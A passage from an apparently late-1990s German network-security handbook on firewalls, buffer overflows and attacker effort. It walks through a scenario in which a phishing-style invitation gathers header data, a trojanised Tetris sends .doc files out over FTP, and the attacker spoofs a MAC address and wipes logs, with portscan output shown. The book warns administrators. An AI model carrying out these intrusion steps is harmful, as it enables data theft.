Opfer fällt, ist sehr groß.

Firewallkonfiguration des DFN-CERT

Der DFN-CERT in Hambung hat seit einigen Jahren eine äußerst einfache und scheinbar unüberwindbare Sicherheitslösung im Einsatz, die weder eine Firewall noch einen Proxy einsetzt. Wie besteht aus einem alten Paketfilter (DRAWBRIDGE), der die Arbeitsstationen von dem Internet abtrennt. Über diesen Paketfilter wird über einen SSH-Kryptokanal der externe WWW-Server administriert. Der WWW-Server ist ein in einer chroot() Umgebung laufender und mit minimalen Userrechten ausgestatteter und minimal modifizierter CERN-HTTPD Server. Als Betriebssystem arbeitet ein einfaches FreeBSD- UNIX, dessen Funktionsumfang auf ein Minimum reduziert wurde. Diese Maßnahmen wurden notwendig, da dieser Server wichtige Software zur Sicherung von Betriebssystemen anbietet. Ein Einbruch hätte fatale Folgen. Eine Suchmaschine, die die Inhalte des WWW-Servers indiziert, besitzt eine dedizierte Hardware. Sie ist zwar ähnlich abgesichert, es konnte aber aufgrund der Komplexität keine Garantie für die Sicherheit gegen »buffer overflows« gegeben werden. Da ist insofern nicht weiter wichtig, als das ein Angreifer höchtens die Suchausgabe verfälschen, nicht aber die Dokumente auf dem WWW-Server verändern kann. E-Mails werden von den Arbeitsstationen (kein Windows) über den Paketfilter hinweg direkt von einem E-Mail-Server des DFN geladen. E-Mails werden bei CERT wegen der Vertraulichkeit der Informationen generell verschlüsselt. (PGP) Damit sind die Arbeitsstationen im Netzwerk nicht gegen trojanische Pferde gesichert. E-Mails mit Attachments werden separat auf eine Floppy kopiert und auf einem dedizierten Arbeitsplatzrechner ohne Netzwerkanschluß untersucht. Diese Konfiguration, die über lange Jahre von Wolfgang Ley betreut und verbessert wurde, hat jahrelang jedem Angriffsversuch standgehalten. Die Zahl der registrierten Angriffe geht in die Tausende. Dies zeigt, daß ein vernünftiges Sicherheitskonzept, äußerst strenge Sicherheitsvorschriften ein vielfaches mehr an Sicherheit bietet, als der Einsatz einer Firewall in Verbindung mit einem beliebigen Server.

Sind die Firewall-Dämonen selber gegen »buffer overflows« gesichert?

Genau kann man das nur sagen, wenn der Quellcode vorliegt. Das TIS FWTK (Gautlet) hatte z.B ein

solches Problem, welches über Jahre bestanden hat - es ist inzwischen korrigiert. Betrachtet man die Aufgaben und Funktionsweisen einer modernen Firewall: Authentifizierung, Filter, ...so ist klar, daß theoretisch im Falle, daß ein Programmierfehler vorliegt, eine Firewall ebenso verletzbar ist, wie ein normales Betriebssystem. Fast alle Firewallhersteller trennen den Firewalldämon, der sich zwischen 2 Netzwerkinterfaces im Data-Link-Layer einklinkt von dem Administrations - Programm. Der Firewalldämon (Filter...) selber ist nicht empfindlich, da er ja nur Pakete auf einem Netzwerkinterface entgegennimmt, und nach einer Inspektion diese weiterleitet oder verwirft. Problematisch ist stets die Administration aus der Ferne. Probleme, die z.B. bei SSH oder PGP aufgetreten sind, zeugen davon, daß auch Dämonen, die eigens für starke Verschlüsselung und Authentifizierung programmiert wurden, anfällig gegen buffer overflows sind. Jede Art Fernadministration ist mit einem Risiko verbunden. Firewalls, die remote über WWW-Browser mit SSL - Verschlüsselung administriert werden, sind evtl. verletzbar. Das Sicherheitsproblem könnte dann beim WWW-Server liegen. Um sicherzugehen, sollte auf einer Firewall neben dem Firewall - Programm und dem dazugehörigen Konfigurationsprogramm kein anderer Dienst oder Programm aktiviert sein. Dazu gehört auch die remote Administration. Es gibt allerdings auch Firewalls, die (SPLIT)DNS Dienste und SMTP - Dienste anbieten (keine PROXY´s) Prinzipiell ist auch hier ein buffer overflow möglich. Aus diesem Grunde sollten stets mehrere Firewalls von unterschiedlichen Herstellern zum Einsatz kommen.

Wie entdecke ich einen Angriff mit »buffer overflow«

Ein Angriff mit »buffer overflow« ist nicht zu entdecken, da er im Idealfall nur ein paar »^P^P^P« oder andere wirre Buchstaben in Logfiles hinterläßt. Diese »Relikte« werden von allen Angreifern (die mir bisher untergekommen sind) beseitigt. Ein Einbruch kann nur bemerkt werden, wenn man diese Buchstaben »trappt« und z.B, falls diese im Logfile erscheinen, sofort, bevor der Angreifer die Spuren verwischen kann, den Server anhält »halt« Dann kann man sich »post mortem« an die Spuren - Auswertung machen. Hierzu muß man jedoch die Angriffe selber einmal »ausprobiert« haben. Angriffe mit unbekannten »buffer overflows« kann man nicht »trappen«, da diese evtl. keine auffälligen Spuren in Logfiles hinterlassen. Eine Netzwerküberwachung kann aber Aufschlüsse darüber geben, wer und wann größere Datenmengen wohin geschickt hat.

ENSkip, IPSec gegen buffer overflows

UNIX ist ein modulares Betriebssystem, jeder Dienst (Dämon) kann abgeschaltet werden. Darüber hinaus erlaubt UNIX die Abschaltung von Protokollen. Im Falle von OpenSource - Software ist es sogar möglich, sämtliche Protokolle aus dem Kernel zu entfernen oder zu ersetzen. So lassen sich z.B. mit Hilfe der Pakete ENSkip oder IPSec der Kernel so aufbauen, daß er normale Protokolle nicht mehr erkennen kann. Hierbei werden nicht einzelne Protokolle, sondern sämtliche Datenpakete einer oder aller Netzwerkkarten komplett verschlüsselt. Der Einsatz eines solchen Systems erfordert keinerlei Eingriffe in die Software, um von den starken Authentifizierungsmechanismen profitieren zu können. Von Außen ist ein Angreifer auch nicht mehr in der Lage, einen buffer overflow auf einem IPSec Server auszuführen. Für Anbieter von Datenbank-Servern ist dies eine Möglichkeit, ihren Server abschußsicher (gegen DoS Angriffe) und gegen buffer overflows zu schützen. Angriffe können nur noch von denjenigen WWW-Servern aus gestartet werden, die direkt über IPSec an den Datenbank-Server angebunden sind. Diese lassen sich relativ gut überwachen.

23.4 Zeitaufwand und Einbruchswerkzeuge

Erst durch das vertraglich verbotene "reengineering", d.h. die Zurückverwandlung in Assembler/C Quellcode offenbart erst das wahre Ausmaß der Systemunsicherheit. Toolkits, wie "windasm", NUMEGA´s SoftIce oder "boundschecker" sind die Standardtoolkits, mit welchen sich ohne Probleme sogar Dongel und Seriennumernabfragen deaktivieren lassen. Hier einige Beispiele für den Zeitaufwand, den ein einigermaßen erfahrener C Programmierer und Assembler-Kenner benötigt, um folgende "Probleme" zu beseitigen: (Exploits = Programme zur Ausnutzung einer Sicherheitslücke)

- Dongle-Abfrage eines WIN/INTEL-Programmes beseitigen: 1-2 Tage
- Seriennummer-Abfrage eines WIN/INTEL Programmes beseitigen: 1/2 Tag
- Bekannten Exploit suchen und anwenden (Lamer): 10 Minuten
- Exploit (buffer overflow) von INTEL-> MIPS/SPARC portieren (LINUX): 1 Tag
- Exploit schreiben nach einem konkreten Hinweis aus BUGTRAQ: 2 Tage
- Reverse Engineering von Patches (Binary): 2-3 Tage
- Reverse Engineering von Quellcode- Patches: 1 Tag
- Exploit schreiben mit durchsuchen des Quellcodes (UNIX): 1 Tag
- Exploit schreiben ohne Kenntnis des Quellcodes (UNIX): 1 -2 Tage
- Exploit schreiben ohne Kenntnis des Quellcodes nach konkreten Hinweis (NT 4.0 IIS 2.0): 1 Stunde bis 2 Tage
- Auffinden von möglichen exploits (Quellcode 1000 Zeilen C): 3 Stunden-1 Tag
- Reverse Engineering von JAVA-Bytecode-Quellcode (kleine Anwendung): 1 Stunde
- Reverse Engineering von VB 4.0 Bytecode-Quellcode: 1 Stunde
- Reverse Engineering von 2 KByte Binary > Quellcode: = Zeit für neu schreiben.
- Fehler in TCP/IP-Stack suchen über Netzwerk und DoS Angriff ausführen: 5 Minuten
- Paßwortsniffer unter Windows 95/NT installieren: 5 Minuten
- Paßworte aussortieren und Zugriff auf Fileserver/SQL-Server erhalten: 10 Minuten
- Keyboard-Sniffer installieren: 5 Minuten
- BO, NetBus und Plugins remote installieren: 5 Minuten

Diese Beispiele sollen nur ungefähr eine Vorstellung von dem Zeitaufwand geben, den es braucht, mit entsprechenden Vorkenntnissen und Erfahrung bestimmte Angriffe erfolgreich durchzuführen. Wie wichtig ein regelmäßiger Sicherheits-Check der Unternehmens-Server und das Einspielen der Security-Patches ist, dürfte klarwerden, wenn man sich die kurze Zeit anschaut, die es braucht, ein einmal veröffentlichtes Sicherheitsproblem eines Servers für einen Angriff auszunutzen. Ist ein solcher Angriff gut vorbereitet, indem die genauen Versionsnummern ....bekannt sind, so benötigt es nur noch

die o.a. Zeit als Vorbereitung. Der eigentliche Angriff kann dann in Sekunden erfolgen. Wichtig ist es auch, dem Angreifer möglichst viele Hürden aufzustellen, in Form von Routern, Switches, Firewalls, VPN's innerhalb eines Unternehmens. Bei konsequenter Überwachung müssen sich Auffälligkeiten in den Protokollfiles ergeben. Ein Security Training mit echten Angriffen ist ein unbedingtes Muß für Systemadministratoren in größeren Netzwerken.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

23.5 Einarbeitungszeiten in Angriffswerkzeuge

Erstaunlich ist es, daß viele Werkzeuge für Angriffe auf einschlägigen Internet - Servern zu finden sind. Der Quellcode der "exploits" für UNIX, Windows-Betriebssysteme und LINUX oder sogar die fertigen Exploits als Binary sind dort zu finden. Die Systemhersteller haben große logistische Probleme, in entsprechend kurzer Zeit die Fehler zu beseitigen, und Kunden zu informieren, wie z.B. HP, die einen Patch für SENDMAIL veröffentlichten, obwohl in den BUGTRAQ Mailinglisten bereits schon der EXPLOIT dieser aktuellen Fehlerkorrektur zu finden war. Bei freien Betriebssystemen ergeben sich unglaublich kurze Reaktionszeiten (30 Minuten bei Ping'o'Death, Allen Cox). Vorausgesetzt, daß der Administrator dort täglich nach neuen Patches sucht, und diese einspielt, dürfte relativ wenig Gefahr von Lamern ausgehen (Das sind Personen, die keine Cracker sind, aber die exploits von "Crackern" benutzen). In wenigen Tagen ist es möglich, entsprechende Grundkenntnisse unter UNIX zu erlangen: Installation, Grundbefehle erlernen, Kompilierung von Quellcodes. Danach ist es nur eine Frage von 2-3 Stunden, aus der Datenbank den richtigen Exploit zu einem bestimmten Betriebssystem herauszusuchen, diesen zu kompiliere n und anzuwenden. LINUX und FreeBSD, z.B bieten auf einer Diskette! ein vollständig lauffähiges System mit allen Treibern für Netzwerkkarten und Festplatten. Es sind alle UNIX-Befehle enthalten, die Fileserver/Client- Funktionalität für NOVELL/NT und UNIX-Server ist nutzbar. Eine Festplatte o.ä. ist somit nicht notwendig, kann jedoch genutzt werden. Es ist nun kein Problem mehr, eine normale Arbeitsstation unter Windows 95/98/NT als Terminal für Angriffe auf Server innerhalb eines Unternehmens zu mißbrauchen, ohne überhaupt die Festplatte zu nutzen. Hat sich der Angreifer die Angriffswerkzeuge vorkompiliert, so ist es einem Angreifer innerhalb 5 Minuten möglich, von einer Arbeitsstation das Netz nach Paßworten zu durchsuchen, und in einen Server einzudringen. Auch DoS Angriffe auf Arbeitsstationen und Server sind innerhalb von Sekunden ausführbar, jede Arbeitsstation im Netz stellt die Arbeit ein. Das betrifft insbesondere größere Netzwerke mit Microsoft-Arbeitsstationen unter 95/98/NT bis hin zu Netzwerkdruckern. Etwas mehr Kenntnisse sollte man haben, wenn man komplexere Angriffe durchführe n möchte. Hier sind bessere Kenntnisse mit PERL und seinen vielen Bibliotheken sowie viel Erfahrung in C, vor allem mit der Programmierung von RAW Sockets notwendig. Es gehört auch viel Zeit dazu, die unzählbaren Referenzbeschreibungen von Mechanismen und Protokollen (RFC's) und evtl. Tips aus BUGTRAQ/ L0PHT/ NOMAD / PHRACK zu ziehen. Die Einarbeitung erfordert schon einige Monate, es sind aber auch durchaus schnelle Erfolge bei DoS Angriffen nach wenigen Stunden zu erzielen, vor allem wenn man stets die neuesten Beiträge in BUGTRAQ (www.geek-girl.com) ausprobiert. Die "exploits" liegen meist mit bei. Es ist dringendst empfohlen, täglich stets die einschlägigen Internet-Sites nach Exploits zu durchsuchen und evtl. Patches einzuspielen.

23.6 Beispiele: Angriffe auf Firewalls

Ein professioneller Angreifer sucht sich stets die schwächste Stelle einer Firewall aus. Das können fehlerhafte Firewall Regeln sein, Mängel im Design des Firewallaufba us, Fehler in PROXY´s....u.s.w. Um diese ausnutzen zu können, benötigt ein Angreifer möglichst präzise Angaben über verwendete Hardware, Betriebssystem Versionsnummern, Patch-Level, eingesetzte Software, Informationen über Netzwerkinfrastruktur, Know-How der Administratoren, u.s.w. Ziel ist es, einen Angriff möglichst präzise vorausplanen zu können und Werkzeuge zu schreiben, die die Firewall durchlässig machen. Eventuelle Fehlversuche erhöhen das Risiko, entdeckt zu werden, da Firewalls gut kontrolliert werden. Die Wahrscheinlichkeit, ein Sicherheitsproblem zu finden, ist relativ hoch, jedoch befinden sich in der Praxis mögliche Schwachstellen immer auf dem inneren Interface der Firewall. Ein Angreifer wird also immer entweder auf das Konfigurations-Interface der Firewall zielen, oder was viel mehr von Erfolg gekrönt sein wird, auf den Server in der DMZ, oder Server im Netzwerk des Unternehmens. Ein Angriff auf einen Server in der DMZ könnte durch die screened subnet/host vereitelt oder entdeckt werden. Somit konzentriert sich die volle Aufmerksamkeit eines Angreifers stets auf Server oder Arbeitsstationen hinter der Firewall, um mit deren Hilfe eine Art Tunnel durch die Firewall erstellen zu können. Besser jedoch ist, wenn der Angreifer im Netzwerk hinter der Firewall einen Weg findet, die Firewall umgehen zu können. Dies könnten Arbeitsstationen mit ISDN-Karte sein, Fax-Server o.ä. Ein Angreifer benötigt somit immer die Hilfe von Mitarbeitern im Unternehmen, ohne jedoch Mißtrauen zu wecken. Er muß den Einsatz von »trojanischen Pferden« möglichst präzise vorausplanen, da diese Angriffe von Mitarbeitern ausgeführt werden müssen. Er hat also keinerlei Steuerungs - oder Korrekturmöglichkeiten mehr. Diese Art Angriffe nennen sich blinde Angriffe. Um jedoch auf irgendeine Art eine Rückmeldung zu erhalten, ist es notwendig, Rückmeldungen über Erfolg/Mißerfolg oder weitere Informationen unauffällig aus dem Unternehmen heraus zu schleusen, vornehmlich über E-Mail oder das WWW-Interface. Hierzu muß er die interne Infrastruktur der Informationsflüsse kennen, evtl. sogar die Portnummer des Proxy-Servers, um eine direkte Verbindung, also einen Tunnel über die Firewall hinweg aufbauen zu können. Ist ihm das gelungen, so ist die Firewall überwunden. Damit es etwas anschaulicher wird, einige »teilweise« erfundene Beispiele, die vielleicht etwas »phantasievoll« anmuten, sich jedoch so abspielen könnten.

Angriff über eine beliebige Firewall hinweg

Der Angreifer, der sich telefonisch im Sekretariat davon überzeugt hat, daß Herr Mitarbeiter vom 24.12.2000 auch wirklich Zeit hat, schickt diesem eine E-Mail:

Sehr geehrter Herr Mitarbeiter !

Zur Eröffnung unserer neuen Filiale möchten wir Sie gerne persönlich einladen. Neben Vorstellungen neuer Internet-Technologien durch unsere Referenten XY, Microsoft und WV, SUN möchten wir Sie gerne auch mit leiblichen Überraschungen verwöhnen. Wir bitte Sie daher, uns mitzuteilen, ob wir Sie am 24.12.2000, 10 Uhr, in unserer neuen Filiale begrüßen dürfen. Elektronische Anmeldung bitte auf http://www.little-idiot.de/cgi-bin/test.cgi (diese URL liefert u.a. Informationen)

Mit freundlichen Grüßen,

gez. Boss

Herr Mitarbeiter, sichtlich erfreut angesichts der leiblichen und geistigen Überraschungen, sagt via Mail zu. Kurze Zeit später ist der Angreifer im Besitz folgender Informationen:

```
REMOTE_ADDR = 212.53.238.2
REMOTE_HOST = 212.53.238.2
QUERY_STRING = Name=Mueller
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 4.01; Windows 98)
```

```
HTTP_ACCEPT = */*
HTTP_ACCEPT_ENCODING = gzip, deflate
HTTP_X_FORWARDED_FOR = 212.53.238.130
HTTP_VIA = 1.0 cache:8080 (Squid/2.0.PATCH2)
```

Was sagt dem Angreifer das ? Er weiß, bei welchem Provider die Firma einen Internet-Zugang besitzt, wer gerade zugesagt hat, daß er mit Windows 98 in der Standardversion und dem Internet-Explorer (kein Fehler!) arbeitet, daß er mit einem LINUX-Router als PROXY (SQUID) an das Internet angeschlossen ist, WINZIP so installiert hat, daß ZIP-Files automatisch ausgepackt werden, seine IP-Adresse hinter dem Router 212.53.238.130 ist und keinerlei HTTP-Filter o.ä. eingesetzt werden. Er weiß weiterhin, daß jedes Programm über die IP - Nummer 212.53.238.2 und Port 8080 als Gateway Daten aus dem Intranet an einen beliebigen Server im Internet senden kann, sowohl mit HTTP und FTP-Protokoll. Ein Netzwerk - Scanner wird zeigen, daß alle Ports, außer Port 25 (sendmail) auf dem Router geschlossen worden sind. Weiterhin ist mit Sicherheit eine LINUX Version mit Kernel < 2.0.34 und allen bekannten Sicherheitlücken aktiv, diese sollen aber den Angreifer (noch nicht) interessieren. Weiterhin ist die Firma über einen Provider mit reserviertem Subnetz an das Internet angebunden.

Was braucht ein Angreifer also, um die Festplatte dieses Users zu durchforsten ? Ersteinmal VC++, Bibliotheken für den PROXY Mechanismus, und den Quellcode von Tetris. Heraus kommt, nach ein paar Tagen Arbeit, ein Tetris - Spiel, welches ein paar Geheimnisse birgt.

Es fragt nach der IP - Nummer des Rechners, auf dem es gestartet wird. Ist die IP - Nummer = 212.53.238.130 dann baut es über die IP - Nummer ....2 und Port 8080 eine FTP-Verbindung in das Internet auf, und versendet alle ".doc" Files aus "C:\Eigene_Dateien" in das Internet, installiert einen Tastatursniffer und einen Netzwerkscanner, welches es von einem FTP-Server im Internet holt. Nach einigen Tagen wird es folgende Informationen auf die Festplatte geschrieben haben: Sämtliche Telnet - Paßworte, die an 212.53.238.130 gesandt worden sind, sämtliche Paßworte die an ...130, Port 110 gesandt worden sind.....sämtliche Paßworte, die an den NOVELL/NT-Server gesandt worden sind.....Bei jedem Start des Tetris -Spiels verschwinden diese Informationen in das Internet und werden gelöscht.

Kurze Zeit später bekommt Herr Mitarbeiter via E-Mail einen Geburtstagsgruß, eine animierte Grafik von einem Kollegen, ein paar Türen weiter. Er startet dieses .exe Programm und freut sich über Glückwünsche. In diesem Moment wird eine Telnet-Verbindung zum Router aufgebaut, alle externen Firewallregeln ausgeschaltet, und eine E-Mail versandt. Der Router ist völlig offen, der Angreifer ist in Besitz einiger oder sogar aller User-Accounts und des Administrator-Paßwortes. Er stoppt mit dem Signalhändler (kill) alle Logdämonen, installiert das Protokoll IPX und NCPFS während der Laufzeit, ein Neustart ist unter LINUX nicht notwendig. Da er einige/alle Paßworte des NOVELL-Server, die IP - Nummern, IPX-Nodenummern und die Hardware-Adressen der Netzwerkkarten der Mitarbeiterrechner kennt, kann er im Prinzip den NOVELL-Server komplett in das Filesystem von LINUX einklinken. Er hat dabei nur wenige Hindernisse zu überwinden: 1. Kopplung Login/Paßwort an eine MAC-Adresse 2. Der Mitarbeiter darf seine Arbeitsstation nicht gestartet haben.

Also wartet der Angreifer bis zur Mittagspause, vergewissert sich, daß Mitarbeit er XY nicht vor seinem Rechner sitzt und arbeitet, startet einen kleinen DoS Angriff auf den Rechner des Mitarbeiters. Der Rechner ist abgestürzt, die Netzwerkkarte deaktiviert. Nun fährt er in LINUX ein virtuelles Interface hoch, mit derselben IP - Nummer und MAC-Adresse, die vorher der Windows 98 Rechner von Mitarbeiter XY besaß. Der Angreifer loggt sich mit LINUX in den NOVELL-Server ein und beginnt, DOC-Files auf den LINUX-Recher zu übertragen. Nach 2 Minuten ist er fertig, loggt sich wieder aus und beginnt, mit einem Winword -> ASCII Konverter die Datenmenge zu reduzieren. Mit ZIP komprimiert er diese und versendet sie an eine E-Mail Adresse im Internet. Er "korrigiert" die Firewallregeln, bereinigt die LOG-Files, aktiviert die Logdämonen und verschwindet ungesehen.

Der Systemadministrator ist ein gewissenhafter Mensch, er kontrolliert sorgfältig alle Logfiles auf NOVELL-Server und Router. Da er nichts ungewöhnliches bemerkt, fährt er beruhigt um 18.00 Uhr nach Hause.

Welche anderen Informationen hätte der Angreifer erhalten können ?

```
HTTP_USER_AGENT = Mozilla/4.06 [de]C-QXW0310E (WinNT; I)
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png,
*/*
HTTP_ACCEPT_ENCODING = gzip
```

Es hätte sich nichts geändert, der o.a. Angriff wäre auch so erfolgreich gewesen, Trotz des Einsatzes von NT. Netscape 4.06 hätte wegen eines BUGS in JAVASCRIPT es dem Angreifer ermöglicht, den CACHE auszulesen, um festzustellen, wohin der Mitarbeiter gerne "surft". Ein neuer Angriff, hier die Daten:

```
REMOTE_ADDR = 195.211.212.134
REMOTE_HOST = 195.211.212.134
HTTP_USER_AGENT = Microsoft Internet Explorer
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
HTTP_ACCEPT_ENCODING = gzip
HTTP_ACCEPT_CHARSET = iso-8859-1,*,utf-8
HTTP_X_FORWARDED_FOR = 192.168.99.5
HTTP_VIA = 1.0 fv-router.firma.de:8080 (Squid/2.1.RELEASE)
```

Was liest ein Angreifer hieraus ? Im Gegensatz zur vorgergehenden Netzwerkanbindung ist hier der Systemadministrator offensichtlich sehr engagiert und viel erfahrener in Netzwerktechnik. Woran sieht man das ? HTTP_USER_AGENT = Microsoft Internet Explorer ist eine Irreführung des Squid 2.1 über die verwendeten Browser im Netz. Die Information HTTP_X_FORWARDED_FOR zeigt, daß hier auf einem LINUX-Router (wahrscheinlich S.u.S.E 5.3 oder 6.0 mit den Firewall und Masquerading - Regeln installiert wurde. Es muß ein Systemadministrator sein, der sich hervorragend mit UNIX auskennt, da er Squid 2.1 neu kompiliert und installiert hat. Weiterhin kennt sich dieser gut im Routing aus, da er die 192.168.x.x Netzwerkadresse im Intranet verwendet, welche per Definition nicht in das Internet geroutet wird, er setzt Masquerading (also NAT) ein. Im Gegensatz zu dem ersten Beispiel besitzt diese Firma keine Anbindung über eine feste IP - Nummer, sondern benutzt einen preiswerten Account mit SYNC-PPP, d.h., das sich die IP - Nummer von mal zu mal ändert. Ein Scan des Class-C Netzes zeigt, daß nur ca. 30 IP - Nummern in Frage kommen. Falls der Angreifer also diesen LINUX-Router wiederfinden möchte, muß er ständig diese 30 IP - Nummern auf das Vorhandensein von Port 8080 scannen, was sich evtl. etwas Zeit kosten würde, oder dem Systemadminitrator eine E-Mail schicken, die ihn veranlaßt, eine bestimmte Seite im Internet zu besuchen. Hier wird er dann "getrappt", also ihm eine Falle gestellt. Die sieht folgendermaßen aus: Es besucht jemand die WWW-Seite. Der WWW-Server erzeugt einen Eintrag in das "access_log" File. Dieses File wird mit "tail -f access_log|grep 195.211.212" (UNIX oder NT+UNIX Toolkits) ständig abgefragt. Tritt ein "Event" auf, so wird automatisch ein "ping 195.211.212.xxx (mit der vom "Event" übergebenen IP-Adresse) ausgeführt. Das ist von jedem Anfänger zu bewältigen und eignet sich hervorragend auch für riesige Netze, wie z.B. der Telekom mit Millionen von IP - Nummern oder großen Firmen, wie Siemens, DEBIS, Daimler.....Duch den "ping" wird die ISDN-Leitung des Routers offengehalten, zwecks Untersuchung. Er kann auch sicher sein, daß er das richtige Opfer gefunden hat, da sonst niemand diese bestimmte WWW-Seite kennt. Der Angreifer kann also in Ruhe irgendwann in der Nacht den Server untersuchen. Ein Scan wird zeigen, daß hier keinerlei Port offen ist. Da diese Firma so, wegen der dynamischen IP - Nummer und wegen der völlig geschlossenen Ports keine E-Mail erhalten würde, muß also ein Programm die E-Mail aktiv in das Netzwerk holen, aber wie und von wo ? Eine kurze Abfrage des MX - Eintrages dieser Firma XY mit nslookup zeigt, daß die E-Mail auf einem Außenserver gelagert wird. Es ist zu vermuten, daß zu bestimmten Zeiten E-Mail geholt und gesendet wird, dieses Verfahren dient der Vermeidung von Telefonkosten.

Was würde ein Angreifer unternehmen, um in dieses Netzwerk vorzudringen ? Im Prinzip würde auch der o.a. Angriff funktionieren, es ist aber mit etwas höherem Widerstand bei einem Angriff von innen her zu rechnen. Z.B. würde ein erfahrener Administrator einen SSH-Client benutzen, oder via WWW-Interface (Webmin) oder SSL den Server administrieren. Normale Useraccounts könnten für telnet deaktiviert sein, sodaß ein Einloggen unmöglich ist. Paßworte würden in diesem Falle nur über Port 110 übertragen, mit Sicherheit werden es unverschlüsselte Paßworte sein. Genau hier wird also ein Netzwerksniffer ansetzen (z.B. BO). Da bei neueren LINUX - Versionen POP3 gut gesichert ist, bleibt nur noch ein Angriff über PORTMAP, MOUNTD, INETD....HTTP von innen heraus übrig. Dem Angriff müsste also ein Security-Scan des Gateways von innen vorausgehen. Ein Blick auf "BUGRAQ" verrät schon einige Exploits, die in S.u.S.E. LINUX 5.3 und 6.0 (aber auch anderen Distributionen) noch nicht aktuell gepatcht sein können, es sei denn, der Systemadministrator hat diese Sicherheitsprobleme beseitigt. Die Wahrscheinlichkeit, von Innen heraus einen erfolgreichen "exploit" zu starten, ist relativ hoch. Nachteil ist, daß dieser auf Windows 95/98 oder NT portiert werden muß. Dank der neuen Winsock 2.0+ ist dies kein Problem mehr, der Aufwand, ein Programm, welches "RAW sockets" anspricht, ist gering. Der SSH, MOUNTD oder SAMBA - »exploit« würde mit hoher Wahrscheinlichkeit erfolgreich sein, vorausgesetzt, daß der Router als Fileserver und E-Mailserver eingesetzt wird. Ist zudem noch X-Windows installiert (was bei LINUX - Routern meistens so ist), ist auch hier ein großes Sicherheitsloch gegeben. Da aber Angriffe auf Applikationsebene (Tetris....) gut funktionieren, besteht ein Anlaß, sich weiter Gedanken zu machen.

Der Einsatz von SQUID auf dem Router (Firewall??) hat es überhaupt erst ermöglicht, daß der Angreifer in Kenntnis der internen IP - Nummer kam, um den Angriff besser vorbereiten zu können. Ohne SQUID, also nur als Router mit Masquerading installiert, ergeben sich geringfügig andere Informationen, die der Angreifer nutzen kann:

```
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 4.0; Windows 95)
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/v
nd.ms-excel, application/msword, application/vnd.ms-powerpoint, */*
```

Ohne SQUID kommt der Angreifer in Besitz von Informationen über viele Anwendungsprogramme, welche auf der Arbeitsstation installiert sind. Powerpoint, Excel und Winword sind Programme, die VBasic als Programmiersprache nutzen, mit allen Möglichkeiten, die ein VC++ Programm auch besitzt. Man könnte also ein Programm (Netzwerkscanner, Keyboard- Sniffer) in ein Makro einbauen, und dem arglosen Mitarbeiter als WinWord/Excel/Powerpoint-Datei senden. Diese Angriffe sind noch nicht beschrieben worden.....kommt noch....:) Die Tatsache, daß MSIE 4.0 und Windows 95 eingesetzt wird, erleichtert die Suche nach funktionierenden "exploits".

Analyse eines TIS-FWTK und Firewall-1

Die Informationen:

```
REMOTE_HOST = 195.99.32.6
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 4.0; Windows 95)
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, application/msword, application/vnd.ms-powerpoint, */*
```

Für einen Angriff sind die Informationen etwas mager, daher lassen wir uns eine E-Mail aus dem Netzwerk senden:

```
Received: by ns.nobbelazzo.com (8.8.4/8.6.12) id PAA00634; Wed, 6 Jan 1999 15:18:19
+0100 (MET) Message-Id: <199901061418.PAA00634@ns.nobbelazzo.com>
Received: by ns.nobbelazzo.com via smap (V1.3) id sma000480; Wed, 6 Jan 99 15:18:04
+0100
Received: by ahmnag.ahm-nl.nobbelazzo.nl with Internet Mail Service
(5.5.1960.3) id <CM97R19X>; Wed, 6 Jan 1999 15:18:04 +0100

MIME-Version: 1.0 X-Mailer: Internet Mail Service (5.5.1960.3) Content-Type:
text/plain Status:
```

Und schon ist der Angreifer ein wenig schlauer: Die Firma setzt also intern Microsoft Exchange 5.5 ein, hat eine Firewall installiert, wahrscheinlich LINUX mit dem TIS - FWTK 2.0/2.1, installiert auf ns.nobbelazzo.com, dem "bastion host" und Gateway zum Internet. Er kennt außerdem den internen DNS Namen des Mail-Gateways, welches die Arbeitsstationen als Relay benutzen. Zur Vorbereitung eines automatisierten Angriffs durch ein trojanisches Pferd sind diese Informationen elementar wichtig. Also weiter mit den Untersuchungen:

NSLOOKUP liefert folgende Informationen:

```
nobbelazzo.com nameserver = NS.nobbelazzo.com
nobbelazzo.com nameserver = NS2.EU.CONCERT.NET
nobbelazzo.com
origin = NS.nobbelazzo.com
mail addr = postmaster.NS.nobbelazzo.com
serial = 99010611 refresh = 10800 (3 hours) retry = 1800 (30 mins) expire
= 3600000 (41 days 16 hours) minimum ttl = 86400 (1 day)
nobbelazzo.com preference = 5, mail exchanger = NS.nobbelazzo.com
Authoritative answers can be found from:
nobbelazzo.com nameserver = NS.nobbelazzo.com
```

```
nobbelazzo.com nameserver = NS2.EU.CONCERT.NET
NS.nobbelazzo.com internet address = 195.99.32.6
NS2.EU.CONCERT.NET internet address = 195.99.65.212
```

Ok, ein "bastion host", aber welche Ports sind geöffnet ?

```
[root@www stepken]#./portscan ns.nobbelazzo.com 1 1024
No route to host !
[root@www stepken]#./portscan ns.nobbelazzo.com 25 26
25 No route to host !
[root@www stepken]# ./portscan ns.nobbelazzo.com 53 54
53 No route to host !
[root@www stepken]# ./portscan ns.nobbelazzo.com 55 56
No route to host !
[root@www stepken]# ./portscan ns.nobbelazzo.com 8080 8081
8080 No route to host !
```

Was soll uns das sagen ? Aus dem E-Mail Header entnimmt der Angreifer, daß SMAP V1.3 unter UNIX installiert wurde, also das TIS FWTK in der Version (V1.3) installiert wurde. Der erste Test "portscan ...1 1024" wird abgeblockt, ein Hinweis auf Firewall-1, die vorgeschaltet wurde. Fängt der Angreifer aber an, von dem vermutlich aktiven Port aus zu scannen, bekommt er doch einen eindeutige Aussage (Man achte auf das Echo bei portscan ...25 26) Auf dem "bastion host" sind ein PROXY-CACHE, Ein E-Mail-Dämon, und ein DNS-Server installiert (Port 25, 53, 8080). Der Angreifer hat also Informationen mit Hilfe des Portscanners erhalten, obwohl die Firewall angeblich Portscans verhindert. Mit Sicherheit hat aber der counter intelligence Mechanismus verhindert, daß der Systemadministrator entdecken könnte, daß die Ports tatsächlich geöffnet sind. So führen Firewalls Portscanner in die Irre und verhindern, daß Sicherheitslücken entdeckt werden können. Für 